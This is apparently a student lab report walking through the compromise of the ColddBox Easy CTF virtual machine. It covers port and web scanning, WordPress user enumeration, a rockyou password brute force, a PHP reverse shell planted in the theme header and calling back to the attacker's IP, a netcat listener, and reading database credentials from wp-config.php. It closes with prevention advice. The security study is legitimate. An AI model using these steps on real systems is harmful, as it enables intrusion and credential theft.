

# Minor Project Report

## Index

1. Vulnerability details
2. Methods used for exploitation
3. Methods of Prevention

### Colddbox Screenshots

#### 1. The webpage



#### 2. Machine in virtual box.



# Vulnerability Details.

Vulnerability found: RCE using Reverse shell


## RCE using Reverse shell

- Threat level: High
- Description: The attacker can Execute Codes Remotely via uploading a Reverse shell

## Method of exploitation

### Step 1

- We first identify the IP address of the Machine.
- In my case I used advanced IP scanner on my win 7 Virtual machine to scan my network to find the IP of the machine



- Here we can see Multiple Ips from which 192.168.56.101 is the ip for the machine (the other Two IPS are of kali and my main machine)

Note: Here all the devices are on a Host-only network.

## Step 2

- After getting the target machine IP address, the next step is to find out the open ports and services available on the machine.
- We will use the Nmap tool for this, as it works effectively. The Nmap tool is by default available on Kali Linux. The command and results can be seen below:

```
(kali@kali)-[~]
$ nmap -p- -sV -sC 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 04:13 EST
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp  open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.80 seconds

(kali@kali)-[~]
```

- The Nmap output shows two ports on the target machine that have been identified as Open. In the Nmap command, we used the '**-sV**' switch for version enumeration. We also used the '**-p-**' option for a full port scan. It tells Nmap to conduct the scan on all the 65535 ports on the target machine. By default, Nmap conducts the scan only on known 1024 ports. So, it is especially important to conduct a full port scan during the Pentest or solving the CTF for maximum results.
- However, in our case, we have found two ports, in which Port no 80 is being used for HTTP and port 4512 is being used for SSH service.

## Step 3

- We opened the target machine IP address on the browser to see the running web application. It can be seen in the following screenshot.



- As we can see, there is a website running on the HTTP port. A close observation of the website gives us more understanding about the running application and we got to know that it has been developed in WordPress CMS (Content Management System).

## Step 4

- We use the nikto tool to scan the website as shown:

```
(kali@kali)~$ nikto -host 192.168.56.101
Nikto v2.5.0

+ Target IP: 192.168.56.101
+ Target Hostname: 192.168.56.101
+ Target Port: 80
+ Start Time: 2024-01-15 04:15:32 (GMT-5)

+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis
+ No CGI Directories Found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /hidden/: This might be interesting.
+ /xmlrpc.php: xmlrpc.php was found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the WordPress version.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login.php: Wordpress login found.
+ 8102 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time: 2024-01-15 04:16:09 (GMT-5) (37 seconds)

+ 1 host(s) tested
```

- From the scan we Know that there is a Wp-login page.
- From the scan We see that there is a page called /hidden/.
- We now type /hidden/ in our URL.
- After typing this is what we see:

## U-R-G-E-N-T

C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip

- from this we can interpret that the user c0ldd is a admin as they can change passwords of other users.

## Step 5

- We now use Wp-scan to enumerate users just as shown in the screenshot:

```
(kali㉿kali)-[~]
$ wpscan --url 192.168.56.101 --enumerate u

WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.56.101/ [192.168.56.101]
[+] Started: Mon Jan 15 04:23:11 2024
```

- We find three users:

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <=====> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] the cold in person
| Found By: Rss Generator (Passive Detection)

[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

- From this we find that there exists a username called c0ldd
- Now we try to brute force the password for c0ldd using wpscan

```
(kali㉿kali)-[~]
$ wpscan --url 192.168.56.101 --usernames c0ldd --passwords /usr/share/wordlists/rockyou.txt


WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.56.101/ [192.168.56.101]
[+] Started: Mon Jan 15 04:28:56 2024
```

- We get the result as:

```
[+] Performing password attack on Wp Login against 1 user/s  
[SUCCESS] - c0ldd / 9876543210  
Trying c0ldd / 9876543210 Time: 00:00:25 <  
  
[!] Valid Combinations Found:  
| Username: c0ldd, Password: 9876543210
```


- now using this we log in through the login page we found on our previous scan.
- We type /wp-login.php infront of our main url. like this - <http://192.168.56.101/wp-login.php>
- Now type the username -c0ldd and password - 9876543210




The image shows a screenshot of the WordPress login page. At the top center is the WordPress logo, a blue circle with a white 'W'. Below the logo is a white login form with a light gray border. The form contains two input fields: 'Username' with the text 'c0ldd' and 'Password' with ten black dots. Below the password field is a checkbox labeled 'Remember Me' and a blue 'Log In' button. At the bottom of the form, there is a link 'Lost your password?' and a link '← Back to ColdBox'.

## Step 6

- After we log in we see the admin dashboard:




- Now we go to appearance and editor to upload the reverse she





- Now on the right side of the editor we click on header.

- After clicking on the header we upload the reverse shell:



- We change the ip to our own ip address and port to 1234:

```
set_time_limit (0);

$VERSION = "1.0";

$ip = '192.168.56.103'; // CHANGE THIS

$port = 1234;          // CHANGE THIS
```

- Now we update the file.

## Step 7

- After updating the file now set up a listener on port 1234
- After setting up the listener we get something like this:

```
(kali@kali)~$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.101] 41782
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
10:31:58 up 27 min,  0 users,  load average: 0.14, 0.23, 0.13
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

- Thus we now have access to the machine files.
- From here we try escalate our privileges as shown in the screenshots:

```
(kali@kali)~$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.101] 41784
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
10:36:45 up 31 min,  0 users,  load average: 0.05, 0.15, 0.11
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden          wp-blog-header.php  wp-includes      wp-signup.php
index.php       wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt     wp-config-sample.php wp-load.php      xmlrpc.php
readme.html    wp-config.php       wp-login.php
wp-activate.php wp-content          wp-mail.php
wp-admin        wp-cron.php         wp-settings.php
www-data@ColddBox-Easy:/var/www/html$
```

- We first type `python3 -c "import pty;pty.spawn('/bin/bash')"`
- After that we list the directories by typing `ls`:
- Here the most important document we see is the `wp-config.php` as it stores all the usernames and passwords.

- Now we open the file to see the usernames and passwords as shown in the screenshot:

```
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
more wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddb');

/** MySQL database username */
define('DB_USER', 'c0ldd');
--More--(25%)

--More--(25%)
/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');
--More--(28%)
```

- From this we see that the password for the username c0ldd is cybersecurity:
- Now we use this username and password in our machine

```
Ubuntu 16.04.7 LTS ColddBox-Easy tty1

Ubuntu 16.04.7 LTS ColddBox-Easy tty1
ColddBox-Easy login:
Ubuntu 16.04.7 LTS ColddBox-Easy tty1
ColddBox-Easy login: c0ldd
Password:
Last login: Mon Jan 15 09:57:04 CET 2024 on tty1
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Pueden actualizarse 66 paquetes.
44 actualizaciones son de seguridad.

c0ldd@ColddBox-Easy:~$
```

- From the screenshot we can see that the username and password were correct.
- Thus now we have access similar to root.

# Methods of Prevention

- **Keep Software Updated:** Regularly update your operating system, web server, applications, and any other software to ensure that known vulnerabilities are patched.
- **Firewalls** Implement firewalls to control incoming and outgoing network traffic. Restrict access to only necessary ports and services.
- **Strong Authentication:** Use strong, unique passwords for all accounts. Implement multi-factor authentication (MFA) where possible to add an extra layer of security.
- **Least Privilege Principle:** Limit user and system privileges to the minimum necessary for functionality. This helps minimize the potential impact of a security breach.
- **Regular Audits:** Conduct regular security audits and vulnerability assessments to identify and address potential weaknesses in your system.
- **Security Headers:** Utilize security headers like Content Security Policy (CSP) to control which resources can be loaded on your web pages and to mitigate the risk of code injection attacks.
- **Web Application Firewalls (WAF):** Implement a WAF to filter and monitor HTTP traffic between a web application and the Internet. This can help protect against various web-based attacks.
- **File Upload Security:** If your application allows file uploads, ensure proper validation and restrictions on file types, sizes, and locations. This can prevent attackers from uploading malicious files.
- **Regular Backups:** Regularly back up your data and systems. In the event of a security incident, having recent backups can help you restore your systems to a known and secure state.